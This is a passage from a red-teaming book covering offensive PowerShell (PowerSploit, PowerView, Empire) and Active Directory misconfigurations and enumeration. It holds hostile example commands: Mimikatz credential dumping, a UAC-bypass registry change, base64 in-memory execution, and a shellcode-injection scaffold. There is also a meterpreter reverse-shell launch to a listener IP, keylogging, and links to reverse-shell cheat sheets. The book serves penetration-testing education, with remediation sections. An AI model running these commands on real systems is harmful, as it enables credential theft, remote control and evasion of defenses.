Ubiquity on Windows Systems: PowerShell's presence on all modern Windows systems by default provides an omnipresent tool for system management. This makes it a valuable tool for administrators and an attractive vector for attackers. For instance, a system administrator might use PowerShell to query all machines on a network for system information, while an attacker might use the same functionality to perform reconnaissance.

Example:

```
# Example of querying system information using PowerShell
Get-WmiObject -Class Win32_OperatingSystem | Select-Object -Property
CSName, Version, InstallDate
```

Object-Oriented Nature: PowerShell's object-oriented approach enables the manipulation of objects instead of mere text. This is evident when you pipe commands in PowerShell. Instead of piping text, you're passing objects with properties and methods from one command to another.

Example:

```
# Example of object-oriented nature in PowerShell
Get-Process | Where-Object { $_.CPU -gt 10 } | Sort-Object CPU -
Descending
```

Stealth and Evasion: PowerShell's ability to execute scripts in memory (fileless execution) makes it a potent tool for avoiding detection. For example, an attacker can use the **Invoke-Expression** cmdlet to execute a script block or a script encoded in base64 directly in memory.

Example:

```
# Example of in-memory script execution
$EncodedCommand =
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("Wri
te-Host 'Hello World'"))
Invoke-Expression
([System.Text.Encoding]::Unicode.GetString([Convert]::FromBase64String(
$EncodedCommand)))
```

Integration with Other Tools: PowerShell's seamless integration with other tools enhances its utility. For instance, it can invoke RESTful APIs with **Invoke-RestMethod** or run SQL queries directly within scripts using **Invoke-Sqlcmd**..

Example:

```
# Example of using PowerShell to invoke a REST API
```

```
$response = Invoke-RestMethod -Uri 'https://api.example.com/data' -
Method Get
$response | ConvertTo-Json
```

Deep System Access: PowerShell's integration with the .NET Framework allows it to access and manipulate the Windows operating system at a deep level. This allows red teamers to interact directly with system internals, manage processes, and utilize Windows Management Instrumentation (WMI) for comprehensive system management and information gathering.

Example:

```
# Example of using WMI to restart a service
Get-WmiObject -Class Win32_Service -Filter "Name='wuauserv'" | Invoke-
WmiMethod -Name RestartService
```

Scripting and Automation: PowerShell's scripting capabilities enable the automation of complex tasks. Red teamers can write scripts to automate reconnaissance, exploitation, and post-exploitation activities, making their work both efficient and scalable.

Example:

```
# Example of a simple reconnaissance script
$computers = Get-Content -Path "C:\targets.txt"
foreach ($computer in $computers) {
    Test-Connection -ComputerName $computer -Count 1 -Quiet
}
```

Prevalence of Use: PowerShell is available by default on all modern Windows systems. Its widespread presence means that attackers don't need to install additional tools which could trigger security alerts; they can simply leverage the existing infrastructure.

Example:

```
# Example of checking PowerShell version, which is present on all
modern Windows systems
$PSVersionTable.PSVersion
```

Powerful Post-Exploitation Frameworks: There are numerous frameworks and toolsets such as PowerSploit or PowerView designed for red team operations that extend PowerShell's capabilities, allowing for advanced exploitation and reconnaissance.

Example:

```
# Example of using PowerView (part of PowerSploit) to find local admin
access on machines
Get-NetLocalGroupMember -GroupName "Administrators"
```

Access to Credentials and Sensitive Data: PowerShell can be used to dump credentials from memory, access sensitive files, or retrieve data from the Windows Credential Manager, providing valuable access to further penetrate the network or elevate privileges.

Example:

```
# Example of using Mimikatz with PowerShell to dump credentials
Invoke-Mimikatz -DumpCreds
```

Network Operations: Red teamers can use PowerShell to perform network reconnaissance, map out network topologies, and even manipulate network traffic. This can help in understanding the target environment and planning lateral movement.

Example:

```
# Example of using PowerShell to map network drives
New-PSDrive -Name "T" -PSProvider "FileSystem" -Root "\\Server\Share"
```

Lateral Movement and Persistence: PowerShell enables red teamers to move laterally across the network by executing commands remotely on other systems and establishing persistence mechanisms, ensuring continued access to the compromised environment.

Example:

```
# Example of remote command execution with PowerShell
Invoke-Command -ComputerName "TargetMachine" -ScriptBlock { Get-Process
}
```

Bypassing Security Mechanisms: With PowerShell, red teamers can craft scripts to bypass User Account Control (UAC), disable security software, and even modify logs to cover their tracks.

Example:

```
# Example of bypassing UAC using PowerShell
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\shell\open\command" -Name "DelegateExecute" -Value ""
```

Remote Management: PowerShell Remoting allows red teamers to execute PowerShell commands on remote systems without needing to use Remote Desktop Protocol (RDP), which is more likely to be monitored or restricted.

Example:

```
# Example of using PowerShell remoting to fetch system information
Enter-PSSession -ComputerName "RemoteSystem"
Get-SystemInfo
Exit-PSSession
```

Advanced Data Handling: PowerShell's object-oriented approach means that data can be easily collected, processed, and transferred in and out of a compromised system in a structured manner, which is ideal for exfiltrating data.

Example:

```
# Example of processing and exporting data to CSV
Get-EventLog -LogName Application | Where-Object {$_.EntryType -eq
"Error"} | Export-Csv -Path "errors.csv"
```

Custom Payload Execution: Red teamers can use PowerShell to load and execute custom payloads directly into memory without ever writing them to the disk. This method is commonly used to evade antivirus software, as many antivirus solutions monitor file system for malicious activity

Example:

```
# Example of using PowerShell to execute a payload in memory
# This uses the Windows API to create a new process in a suspended
state, allocate memory, and then write a shellcode into that space.

# Define the Windows API functions for process and memory manipulation
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

public class WinAPI {
    [DllImport("kernel32.dll")]
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);

    [DllImport("kernel32.dll")]
    public static extern IntPtr CreateProcess(string lpApplicationName,
string lpCommandLine, IntPtr lpProcessAttributes, IntPtr
lpThreadAttributes, bool bInheritHandles, uint dwCreationFlags, IntPtr
lpEnvironment, string lpCurrentDirectory, byte[] lpStartupInfo, out
PROCESS_INFORMATION lpProcessInformation);

    [DllImport("kernel32.dll")]
    public static extern bool WriteProcessMemory(IntPtr hProcess,
IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out uint
lpNumberOfBytesWritten);

    [DllImport("kernel32.dll")]
    public static extern IntPtr GetThreadContext(IntPtr hThread, int[]
lpContext);

    [DllImport("kernel32.dll")]
    public static extern IntPtr SetThreadContext(IntPtr hThread, int[]
lpContext);

    [DllImport("kernel32.dll")]
    public static extern uint ResumeThread(IntPtr hThread);

    [StructLayout(LayoutKind.Sequential)]
    public struct PROCESS_INFORMATION {
```

```
        public IntPtr hProcess;
        public IntPtr hThread;
        public uint dwProcessId;
        public uint dwThreadId;
    }

    [StructLayout(LayoutKind.Sequential)]
    public struct STARTUPINFO {
        public uint cb;
        public string lpReserved;
        public string lpDesktop;
        public string lpTitle;
        public uint dwX;
        public uint dwY;
        public uint dwXSize;
        public uint dwYSize;
        public uint dwXCountChars;
        public uint dwYCountChars;
        public uint dwFillAttribute;
        public uint dwFlags;
        public short wShowWindow;
        public short cbReserved2;
        public IntPtr lpReserved2;
        public IntPtr hStdInput;
        public IntPtr hStdOutput;
        public IntPtr hStdError;
    }
}
"@ -Namespace WinAPIWrapper

# Define shellcode here (this should be the bytecode of the payload)
# Example byte array for shellcode (NOP sled) - replace with actual
shellcode
$shellcode = [byte[]] (0x90,0x90,0x90,0xE8)

# Allocate memory and set protection
$processHandle = [WinAPIWrapper.WinAPI]::VirtualAlloc([IntPtr]::Zero,
[uint]$shellcode.Length, 0x3000, 0x40)

# Write the shellcode into the allocated space
[uint]$bytesWritten = 0
[WinAPIWrapper.WinAPI]::WriteProcessMemory($processHandle,
$processHandle, $shellcode, [uint]$shellcode.Length,
[ref]$bytesWritten)
```

Note: In this example, we used the **VirtualAlloc** function to allocate memory within a process. Then, we write the shellcode to this allocated memory using the **WriteProcessMemory** function.

Overview of PowerSploit

Functionality and Modules: PowerSploit includes a multitude of modules that cater to different aspects of a penetration test:

- **CodeExecution**: Execute code on target machines.
- **ScriptModification**: Modify scripts to evade antivirus detection.
- **Persistence**: Establish mechanisms to maintain control over access.
- **Privesc**: Scripts to help discover and exploit privilege escalation vulnerabilities.
- **Recon**: Gather information about the compromised system and network.
- **AntivirusBypass**: Bypass antivirus software and defensive measures.

Capabilities of PowerSploit

Deep System Integration: PowerSploit's scripts interact deeply with Windows systems, allowing for a high degree of control over the OS. It can manipulate memory, processes, and system-level functions, providing a gateway to a wide range of actions from reconnaissance to system exploitation.

Extensive Reconnaissance: The Recon module allows for thorough information gathering about the network, systems, and even individual user accounts. This information can be leveraged to identify potential vulnerabilities or paths for lateral movement.

Stealthy Operations: Script modification tools and antivirus bypass scripts enable stealthy operations, crucial for avoiding detection during a penetration test or red team operation.

Examples of PowerSploit Usage

Invoke-Shellcode: This command injects shellcode into the process ID of your choosing or within the context of the current PowerShell process.

```
Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost
192.168.1.100 -Lport 443 -Force
```

Get-Keystrokes: Captures keystrokes and stores them in a variable, file, or even sends them over a network to an attacker's machine.

```
Get-Keystrokes -LogPath C:\Logs\keystrokes.txt
```

Invoke-Mimikatz: Leverages Mimikatz to extract plaintext passwords, hashes, PIN codes, and kerberos tickets from memory. Mimikatz is included with PowerSploit.

```
Invoke-Mimikatz -DumpCreds
```

Find-LocalAdminAccess: This command checks each machine in the domain to see if the current user has local admin access.

```
Find-LocalAdminAccess -Verbose
```

Practical Applications of PowerSploit

Credential Harvesting: PowerSploit can be used to harvest credentials from the memory of compromised systems. This can lead to gaining access to additional systems within the network.

Lateral Movement: The toolkit can also be instrumental in moving laterally across the network, using tools like Invoke-Command to execute PowerShell code on remote machines.

Privilege Escalation: By identifying vulnerabilities in the system, the Privesc module can help in gaining higher privileges on the system, which is often necessary to access restricted data or perform certain actions.

Bypassing Security Mechanisms: With dedicated modules to evade antivirus detection, PowerSploit can execute code and persist on a system without triggering defensive measures.

PowerView- A powerful AD Recon Tool

PowerView is a PowerShell tool to gain network situational awareness on Windows domains. It's part of the broader PowerSploit suite and is specifically designed for recon during red team engagements. It allows users to explore Active Directory (AD) objects, trust relationships, group memberships, and more. This tool is particularly powerful for understanding complex network relationships and uncovering potential attack paths within an AD environment.

Overview of PowerView

Functionality and Use Cases: PowerView is loaded with functions that can query AD to uncover a wealth of information about the network and its users. Its use cases include, but are not limited to:

- Mapping the network and domain trust relationships.
- Enumerating domain users, groups, and computers.
- Finding systems where specific users have administrative privileges.
- Identifying potentially vulnerable systems based on OS and patch level.
- Enumerating shares and permissions across the network.

Capabilities of PowerView

In-Depth AD Exploration: PowerView scripts interact with AD in a non-intrusive way to extract detailed information. It can query group policies, organizational units, and even session information to determine where users are logged in.

Enumeration of Domain Resources: One can enumerate user accounts, computers, and organizational units to understand the layout and key elements of a domain.

Stealthy Network Mapping: PowerView can be used to map out a network in a stealthy manner that often goes undetected by traditional network monitoring tools since it makes use of the existing AD infrastructure for its queries.

Examples of PowerView Usage

Get-NetUser: Enumerates users on a domain.

```
Get-NetUser | select cn
```

Sample Output:

```
cn
--
John Doe
Jane Smith
Michael Johnson
...
```

Get-NetComputer: Finds computers on the network, optionally filtering for those running a specific operating system.

```
Get-NetComputer -OperatingSystem "*Server 2016*"
```

Sample Output:

```
ComputerName        OperatingSystem
------------        --------------
SERVER01            Windows Server 2016 Standard
```

```
SERVER02            Windows Server 2016 Datacenter
...
```

Get-NetGroup: Enumerates group membership within AD.

```
Get-NetGroup -GroupName "Domain Admins"
```

Sample Output:

```
GroupName     Members
---------     ------
Domain Admins {John Doe, Jane Smith, Admin01}
...
```

Find-LocalAdminAccess: Determines which systems the current user context has local admin access on.

```
Find-LocalAdminAccess -Verbose
```

Sample Output:

```
ComputerName
------------
DESKTOP-JDOE01
SERVER01
...
```

Invoke-ShareFinder: Quickly finds open shares on the network.

```
Invoke-ShareFinder -CheckShareAccess
```

Sample Output:

```
ComputerName ShareName   Remark
------------ ---------   ------
SERVER01     Share$      Default share
DESKTOP-JDOE01 Docs      John Doe's documents
...
```

Practical Applications and Outputs

Reconnaissance:

When you run **Get-NetDomainController** to find domain controllers, you may get something like this:

```
Get-NetDomainController
```

Sample Output:

```
Name            SiteName         IPAddress
----            --------         ---------
DC01            Default-First-Site-Name 10.10.1.10
...
```

Lateral Movement Planning:

Using **Get-NetSession** to find where users are logged in:

```
Get-NetSession -ComputerName SERVER01
```

Sample Output:

```
    ComputerName    UserName    UserDomain
------------    --------    ----------
SERVER01        jdoe        DOMAIN
...
```

Privilege Escalation:

Identifying local administrators on a computer:

```
Get-NetLocalGroup -ComputerName DESKTOP-JDOE01 -GroupName
"Administrators"
```

Sample Output:

```
GroupName      MemberName
---------      ----------
Administrators DOMAIN\John Doe
Administrators DOMAIN\Admin01
...
```

Security Auditing:

Finding all groups with "admin" in the name:

```
Get-NetGroup *admin*
```

Sample Output:

```
GroupName
```

```
--------
Domain Admins
Exchange Admins
Backup Admins
...
```

Note: In a real world Red Team Engagement, the outputs would contain actual domain information, user names, computer names, and other potentially sensitive details. I personally used this tool during several Red Teaming Assignments and found it very useful however now-a-days advanced Detection and Prevention techniques like EDRs/XDRs are capable enough to identify such tools nevertheless there are some tools and techniques available to bypass this kind of detections, you may want to explore https://redteamgarage.com for more details on evasion techniques.

Some Other Useful PowerShell Scripts

PowerShell Empire

PowerShell Empire is a post-exploitation framework that operates on the philosophy of "living off the land." It leverages pure PowerShell agents to execute a vast array of functions, all without needing to drop malicious files on the system. Empire allows attackers to exploit PowerShell's extensive capabilities to move laterally across networks, gather information, and persist within compromised environments. It is adept at evading detection thanks to its fileless design and can manage multiple agents, automate credential harvesting, and exfiltrate data. While primarily used by red teams for simulated attacks, it highlights the need for rigorous PowerShell auditing and restrictions in a production environment.

Since detail study of Powershell Empire is beyond the scope of this book nevertheless you may want to explore: https://www.kali.org/tools/powershell-empire/ for more details on this awesome tool…

In the realm of cybersecurity, there are other PowerShell scripts and modules akin to PowerView and Empire. Scripts like Invoke-Phant0m can navigate event logs and erase traces of activity, whereas modules like Nishang offer a variety of scripts for reconnaissance, backdooring, and other forms of attack automation. Another noteworthy tool is Invoke-Obfuscation, which provides obfuscation techniques to hide malicious scripts in plain sight, making the detection by security systems more challenging. These tools exemplify the dual-

use nature of PowerShell as both a force for maintaining security and a vector for exploitation, underscoring the importance of understanding PowerShell's capabilities and potential vulnerabilities.

I personally used heavy powershell scripts during several Red Team Assignments. My personal favourite is Powershell Reverse shell.

Some useful references for Powershell Reverse Shells:

https://github.com/martinsohn/PowerShell-reverse-shell

https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3

https://github.com/ivan-sincek/powershell-reverse-tcp

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

Other Useful Reverse Shells:

https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

https://highon.coffee/blog/reverse-shell-cheat-sheet/

https://flast101.github.io/reverse-shell-cheatsheet/

Conclusion

"The Power of PowerShell" chapter vividly illuminates the transformative role of PowerShell in the realm of cybersecurity, particularly for red teamers and penetration testers. As we have journeyed through the chapter, we have seen how PowerShell, transcending its origins as a mere command-line tool, has become an indispensable asset in the arsenal of modern cybersecurity professionals. The chapter has not only showcased PowerShell's versatility and integration with the .NET Framework but also highlighted its utility in automating complex tasks, from reverse shell creation to advanced Active Directory (AD) enumeration and exploitation.

Key learnings from this chapter underline the strategic advantage that PowerShell offers. Its ability to simplify traditionally complex tasks, such as writing extensive C or C++ code for malware creation, is a testament to its power and efficiency. We delved into the functionalities

of PowerSploit, understanding its modules ranging from Code-Execution to Antivirus-Bypass, and explored PowerView, a potent tool for in-depth AD exploration and stealthy network mapping. The discussion on PowerShell Empire, a post-exploitation framework that exemplifies the concept of "living off the land," further emphasizes the sophisticated capabilities of PowerShell in cybersecurity operations.

This chapter serves as a critical reminder of the dual nature of tools like PowerShell. While they offer significant benefits for cybersecurity professionals in simulating and conducting advanced attacks, they also highlight the need for organizations to implement robust auditing and restrictions on PowerShell usage to bolster their defense strategies. The insights presented here not only equip red teamers with advanced knowledge and techniques but also underscore the importance of continuous learning and adaptation in the ever-evolving landscape of cybersecurity. As we close this chapter, we are left with a profound appreciation for the 'Power of PowerShell' and its pivotal role in shaping the future of offensive cybersecurity strategies.

Expert Tips

Powershell, renowned for its robust capabilities, is an integral scripting language that comes built-in with nearly all versions of Microsoft Windows operating systems. Its versatility and power make it an indispensable tool for a wide range of administrative tasks. In the realm of Real World Red Teaming, it has been consistently observed that System Administrators often allow PowerShell scripts to run on systems. This is largely due to its critical role in daily operations, such as automating scheduled jobs, downloading scripts, and supporting various development team tasks.

For a Red Teamer, this widespread reliance on PowerShell presents a unique opportunity. Given its deep integration into the Windows environment and the broad permissions it often enjoys, PowerShell can be a potent tool in the arsenal of a Red Teamer. It can be used for advanced reconnaissance, exploitation, and even post-exploitation activities.

POWER OF THE POWERSHELL

The ability to execute PowerShell scripts can provide Red Teamers with a stealthy way to navigate systems, access sensitive information, and even move laterally across the network. PowerShell's extensive cmdlet library and scripting capabilities enable the execution of complex tasks, often without triggering standard security alarms.

However, the effectiveness of leveraging PowerShell also depends on the evolving landscape of cybersecurity defenses. As organizations become more aware of PowerShell-based attack vectors, there is a growing trend of monitoring and restricting its usage. This necessitates Red Teamers to stay ahead by continuously refining their tactics and employing obfuscation techniques to evade detection.

Moreover, PowerShell's effectiveness in Red Teaming extends beyond mere exploitation. It can be used for simulating advanced attack scenarios, thereby helping organizations to strengthen their defenses against PowerShell-based threats. By showcasing how PowerShell can be used maliciously, Red Teamers can highlight potential security gaps and advocate for more stringent PowerShell usage policies and monitoring strategies.

In essence, PowerShell's power and ubiquity in Windows environments make it a critical tool for any Red Teamer. The ability to harness this tool effectively can lead to significant gains in a Red Team assessment, making it imperative for cybersecurity professionals to master PowerShell scripting and its strategic applications in offensive cybersecurity..

CHAPTER 8

Hacking into the Active Directory

Introduction

Active Directory (AD) is the heart, soul, and mind of any organization. Successful compromise to this is an irreparable loss to any enterprise. As we have Powershell as an army knife to play around the Windows Systems, we can now use the same to enumerate the Windows Active Directory Services, User details, Group Policy level Access Control Flaws, Security Misconfigurations, and so on…

The ultimate goal of any Attacker/Red Teamer is to reach out to the Active Directory (AD) of any organization. In this Chapter, we will learn to enumerate more on AD and to gain access to the Domain Controller and later compromise the Enterprise Admin…

Key Learnings

- AD Misconfiguration exploitation,
- Exploiting functionality abuse,
- Creating backdoors, and so on …
- Attacking AD in an Enterprise Network

AD Security Misconfiguration

Introduction

Active Directory (AD) is a critical component in many organizations, managing user access and security. However, misconfigurations in AD can lead to severe security vulnerabilities. Understanding these misconfigurations is key to maintaining a robust security posture.

Common Misconfigurations

Default Configurations: AD often comes with default settings that are not secure. For example, default domain policies might have weak password policies or lack account lockout settings.

- *Example:* A common default setting is the password policy, which may allow for simple, easily guessable passwords.

Excessive User Privileges: Often, users are granted more privileges than necessary, which can be exploited by attackers.

- *Example:* A user account having domain admin privileges without a business need. The **Get-ADUser** PowerShell cmdlet can list user privileges.

Stale Accounts: Unused user accounts that are not regularly monitored or maintained.

- *Example:* Accounts of former employees still active in AD. Use **Search-ADAccount -AccountInactive -UsersOnly** to find inactive accounts.

Vulnerable Group Policy Settings

Password Policy: Weak password policies are a significant security risk.

- *Example:* **MinimumPasswordLength** set to a value lower than 12 characters.

Lack of Kerberos Policy Hardening: Kerberos settings that are not secured can lead to Golden Ticket attacks.

- *Example:* **TicketLifetime** set to a high value, allowing long-term ticket abuse.

Unpatched Systems

AD environments often suffer from unpatched vulnerabilities, making them susceptible to attacks.

- *Example:* Older versions of Windows Server are prone to various exploits. Regular updates are crucial.

Inadequate Auditing and Monitoring

Failure to enable or properly configure auditing can leave an organization blind to attack attempts.

- *Example:* Not enabling **Audit Logon Events** in Group Policy leaves potential unauthorized access unrecorded.

Misconfigured LDAP

Lightweight Directory Access Protocol (LDAP) without proper security settings can expose sensitive information.

- *Example:* Not enforcing LDAP signing allows for potential credential interception.

Practical Remediation Steps

To address these misconfigurations:

- Regularly review and update AD security settings.
- Implement least privilege access policies.
- Conduct periodic audits to identify and remove stale accounts.
- Ensure Group Policy settings enforce strong security practices.
- Keep systems up to date with the latest security patches.
- Enable and monitor AD auditing features.
- Secure LDAP with encryption and signing.

Some useful tools and techniques to check for the AD misconfiguration issues

Microsoft's AD Replication Status Tool

- **Purpose:** This tool helps identify replication errors in the AD environment.
- **Example Use:** After installation, run the tool to check the replication status of your domain controllers.
- **Typical Output:** A report showing the replication status, including any failures or issues in the AD replication.

BloodHound

- **Purpose:** BloodHound uses graph theory to reveal the hidden and often unintended relationships within an AD environment.
- **Example Use:** After setting it up, use BloodHound to map privilege relationships in the AD environment.
- **Typical Output:** A graphical interface showing various paths an attacker could take to gain escalated privileges.

PingCastle

- **Purpose:** A tool for auditing AD security.
- **Example Use:** Run PingCastle with the command **PingCastle.exe --healthcheck --server yourdomaincontroller** to get a health check report.
- **Typical Output:** A detailed report including scores on different security aspects, highlighting potential vulnerabilities.

PowerShell Scripts

- **Purpose:** Custom scripts can be written in PowerShell to check for various AD security settings.
- **Example Use:** A PowerShell script to list all user accounts with password never expires set:
  - `Get-ADUser -Filter {PasswordNeverExpires -eq $true} -Properties Name`

Typical Output: A list of user names whose passwords are set to never expire.

OldCmp

- **Purpose:** Identifies old user and computer accounts.
- **Example Use:** Use OldCmp to find all computer accounts that haven't been logged into for 90 days.
- **Typical Output:** A list of computer accounts with the last logon date exceeding 90 days.

LDAPExplorerTool

- **Purpose:** A tool to browse LDAP-based directories.
- **Example Use:** Use it to explore the LDAP directory and review object properties.
- **Typical Output:** A browsable interface showing LDAP directory trees and object details.

ADExplorer

- **Purpose:** Active Directory Explorer (ADExplorer) is an advanced AD viewer and editor.
- **Example Use:** Use ADExplorer to take a snapshot of your AD data and analyze it offline.
- **Typical Output:** A detailed, navigable snapshot of your AD structures.

AD Audit Plus

- **Purpose:** Although not entirely free, it offers a free version with basic AD auditing capabilities.
- **Example Use:** Use ADAudit Plus for real-time monitoring and reporting of AD changes.
- **Typical Output:** Reports and alerts on critical changes, login activities, and policy changes.

PowerView: An Essential Toolkit for Every Red Teamer

PowerView is a component of the PowerSploit module, specifically tailored for Windows domain reconnaissance and post-exploitation activities. It excels in querying Active Directory to gather detailed information about users, groups, computers, and other domain objects. This makes PowerView an indispensable tool for Red Teamers, as it enables comprehensive network resource enumeration, identifies potential security misconfigurations, and uncovers avenues for privilege escalation—key aspects in evaluating network vulnerabilities and formulating penetration strategies.

Moreover, PowerView is a powerful tool for gathering information about AD environments. The insights it provides are crucial for understanding and navigating complex network infrastructures. However, it's important to note that the outputs provided by PowerView are illustrative and can vary based on the specific configuration and state of the AD environment under investigation. Therefore, when using PowerView and similar tools, it's essential to remember the importance of responsible and ethical use. Always ensure you have the necessary permissions and authority to perform these actions in your environment, as unauthorized use may violate legal and ethical standards.

Here are some practical uses of Powerview

Enumerating Domain Users

- **Command:** Get-NetUser

- **Purpose:** Lists all users in the domain.
- **Typical Output:** A list of all user accounts, including attributes like **username**, **description**, **whencreated**, etc.

Finding Users with Passwords Set to Never Expire

- **Command:** Get-NetUser | Where-Object { $_.PasswordNeverExpires -eq $true }
- **Purpose:** Identifies user accounts with passwords set to never expire.
- **Typical Output:** User accounts where **PasswordNeverExpires** is **true**.

Enumerating Domain Computers

- **Command:** Get-NetComputer
- **Purpose:** Retrieves a list of all computers in the domain.
- **Typical Output:** A list of computers with details like **computername**, **operatingsystem**, **lastlogon**, etc.

Enumerating Domain Controllers

- **Command:** Get-NetDomainController
- **Purpose:** Lists all domain controllers in the current domain.
- **Typical Output:** Information about each domain controller, such as **hostname**, **domain**, **forest**, etc.

Enumerating Shares in the Domain

- **Command:** Invoke-ShareFinder -Verbose
- **Purpose:** Finds shared folders in the domain.
- **Typical Output:** A list of share paths that are readable, along with the machines they are hosted on.

Enumerating Group Membership

- **Command:** Get-NetGroupMember -GroupName "Domain Admins"
- **Purpose:** Lists members of a specific group, like "Domain Admins".
- **Typical Output:** User accounts that are members of the "Domain Admins" group.

Mapping Trusts within and outside the Domain

- **Command:** Get-NetDomainTrust
- **Purpose:** Enumerates domain trusts, useful for understanding trust relationships.
- **Typical Output:** Information about trusts, including **SourceName**, **TargetName**, **TrustType**, etc.

Enumerating Effective Group Policy Objects

- **Command:** Get-NetGPO
- **Purpose:** Retrieves Group Policy Objects applied in the domain.
- **Typical Output:** A list of GPOs with their names and various attributes.

AD Access Control Flaws

Introduction

Active Directory (AD) is the backbone of identity management in most corporate IT environments. However, flaws in AD access controls can create significant security vulnerabilities. Understanding these flaws is crucial for maintaining robust security.

Overly Permissive Group Policies

- **Flaw:** Group Policies that are too permissive can allow unauthorized access to resources.
- **Example:** A policy that grants 'Domain Users' write access to a shared folder containing sensitive data.
- **Output:** Unauthorized users writing or modifying sensitive files, leading to data breaches.

Inadequate User Account Controls

- **Flaw:** User accounts with more privileges than necessary for their role.
- **Example:** Regular users having administrative privileges on their local machines, leading to lateral movement opportunities for attackers.
- **Output:** Elevated risks of malware spread or unauthorized system changes.

Improper Access Rights Delegation

- **Flaw:** Incorrect delegation of administrative privileges can lead to privilege escalation.
- **Example:** Delegating full control over AD objects to helpdesk personnel.
- **Output:** Potential abuse of these rights, leading to unauthorized changes in AD.

Unrestricted Service Account Permissions

- **Flaw:** Service accounts with broad permissions can be a target for attackers.
- **Example:** A service account with domain admin privileges used for running a non-critical application.
- **Output:** If compromised, attackers can gain domain-wide access.

Lack of Segregation of Duties

- **Flaw:** Combining multiple roles or functions in a single account can lead to abuse.
- **Example:** An account that can both approve and implement changes in AD.

- **Output:** Potential for unauthorized changes without oversight.

Insecure Group Membership Management

- **Flaw:** Dynamic group memberships not regularly audited or controlled.
- **Example:** Users remaining in high-privileged groups like 'Domain Admins' after a project ends.
- **Output:** Continued unnecessary access, increasing the attack surface.

Misconfigured Conditional Access Policies

- **Flaw:** Conditional Access Policies not correctly set can allow unauthorized access under specific conditions.
- **Example:** Policies allowing access from any location without multi-factor authentication.
- **Output:** Easier for attackers to gain access if they compromise credentials.

Ineffective Auditing and Monitoring

- **Flaw:** Failure to effectively monitor and audit AD changes leaves blind spots.
- **Example:** Not enabling or monitoring critical audit logs for AD changes.
- **Output:** Unnoticed unauthorized changes or access attempts.

Practical Remediation

To address these flaws:

- Implement the principle of least privilege for user accounts and service accounts.
- Regularly audit group memberships and access rights.
- Segregate duties to prevent excessive authority being concentrated in single accounts.
- Apply stringent conditional access policies and ensure they are correctly configured.
- Enable and monitor critical audit logs for any changes or unusual access patterns in AD.

Revealing Access Control Flaws using the almighty Powerview

Enumerate Domain Users

- **Command:** Get-NetUser
- **Purpose:** To list all users in the domain.
- **Example Use:** Run Get-NetUser | Select-Object samaccountname
- **Expected Output:** A list of **samaccountname** for all users in the domain.

Find Specific User Details

- **Command:** Get-NetUser -Username <username>
- **Purpose:** To get detailed information about a specific user.
- **Example Use:** Run Get-NetUser -Username "jdoe"
- **Expected Output:** Detailed information about the user 'jdoe', including name, SID, password last set, etc.

Enumerate Computers in the Domain

- **Command:** Get-NetComputer
- **Purpose:** To list all computers in the domain.
- **Example Use:** Run Get-NetComputer -FullData
- **Expected Output:** Detailed information about each computer in the domain.

Enumerate Domain Groups

- **Command:** Get-NetGroup -GroupName "Domain Admins"
- **Purpose:** To list members of a specific group.
- **Example Use:** Run Get-NetGroup -GroupName "Domain Admins"
- **Expected Output:** List of members in the "Domain Admins" group.

Enumerate Shares on Computers

- **Command:** Invoke-ShareFinder
- **Purpose:** To find shared directories on computers in the domain.
- **Example Use:** Run Invoke-ShareFinder -Verbose
- **Expected Output:** A list of shares on the network, the computers they are hosted on, and whether they are readable/writable.

Enumerate Local Groups on a Machine

- **Command:** Get-NetLocalGroup -ComputerName <computername>
- **Purpose:** To list local groups on a specified computer.
- **Example Use:** Run Get-NetLocalGroup -ComputerName "DC01"
- **Expected Output:** A list of local groups on the computer "DC01".

Find Machines Where Specific User Has Sessions

- **Command:** Find-LocalAdminAccess -ComputerName <computername>
- **Purpose:** To find machines where a specific user has active sessions.
- **Example Use:** Run Find-LocalAdminAccess -ComputerName "DC01"
- **Expected Output:** A list of machines where the current user has local admin access.

Enumerate Active Directory Trusts

- **Command:** Get-NetDomainTrust
- **Purpose:** To enumerate domain trusts.
- **Example Use:** Run Get-NetDomainTrust
- **Expected Output:** Information about trusts, including source, target names, and trust type.

Unpatched AD/DC Servers: A Critical Vulnerability

Introduction

Active Directory (AD) and Domain Controllers (DC) are central to the network infrastructure of most organizations. They manage user identities, authentication, and access control, making them high-value targets for attackers. The risks associated with unpatched AD/DC servers are significant, as these unaddressed vulnerabilities can lead to severe security breaches.

The Risks of Unpatched Systems

- **Security Vulnerabilities:** Unpatched servers are open to known exploits. Attackers can leverage these vulnerabilities to gain unauthorized access, escalate privileges, or disrupt services.
- **Compliance Issues:** Many regulatory frameworks require up-to-date security measures. Unpatched systems can lead to non-compliance and potential legal ramifications.
- **Operational Risks:** Vulnerabilities in AD/DC can disrupt operations, leading to downtime, data loss, or compromised data integrity.

Understanding Patch Management

Patch management is crucial in mitigating these risks. It involves:

- **Regular Updates:** Consistently applying security patches released by software vendors.
- **Vulnerability Assessments:** Regularly assessing systems to identify and address vulnerabilities.
- **Change Management:** Ensuring patches are tested before deployment to minimize the impact on system stability.

Case Studies of Exploits

- **Example 1:** WannaCry ransomware exploited unpatched Windows systems, causing global disruption.
- **Example 2:** The Zerologon vulnerability allowed attackers to easily compromise Windows Servers functioning as domain controllers due to an unpatched Netlogon process. (You may want to refer my article published in PenTestMag: https://pentestmag.com/product/pentest-play-in-your-own-pentest-lab-in-2022/)

Preventive Measures

1. **Regular Patching Schedule:** Implement a routine schedule for applying security patches to AD/DC servers.
2. **Automated Patch Management Tools:** Utilize tools for automating the patch management process.
3. **Vulnerability Scanning:** Regular scans to identify and remediate vulnerabilities.
4. **Security Awareness:** Training staff to understand the importance of patch management.

Challenges in Patch Management

- **Downtime Concerns:** Applying patches often requires system restarts, which can lead to downtime.
- **Compatibility Issues:** Patches can sometimes lead to compatibility issues with other applications or systems.
- **Resource Allocation:** Requires dedicated resources for testing and deploying patches.

Best Practices

- **Prioritize Based on Severity:** Focus on patches for high-severity vulnerabilities.
- **Test Patches:** Implement a test environment to validate patches before deployment.
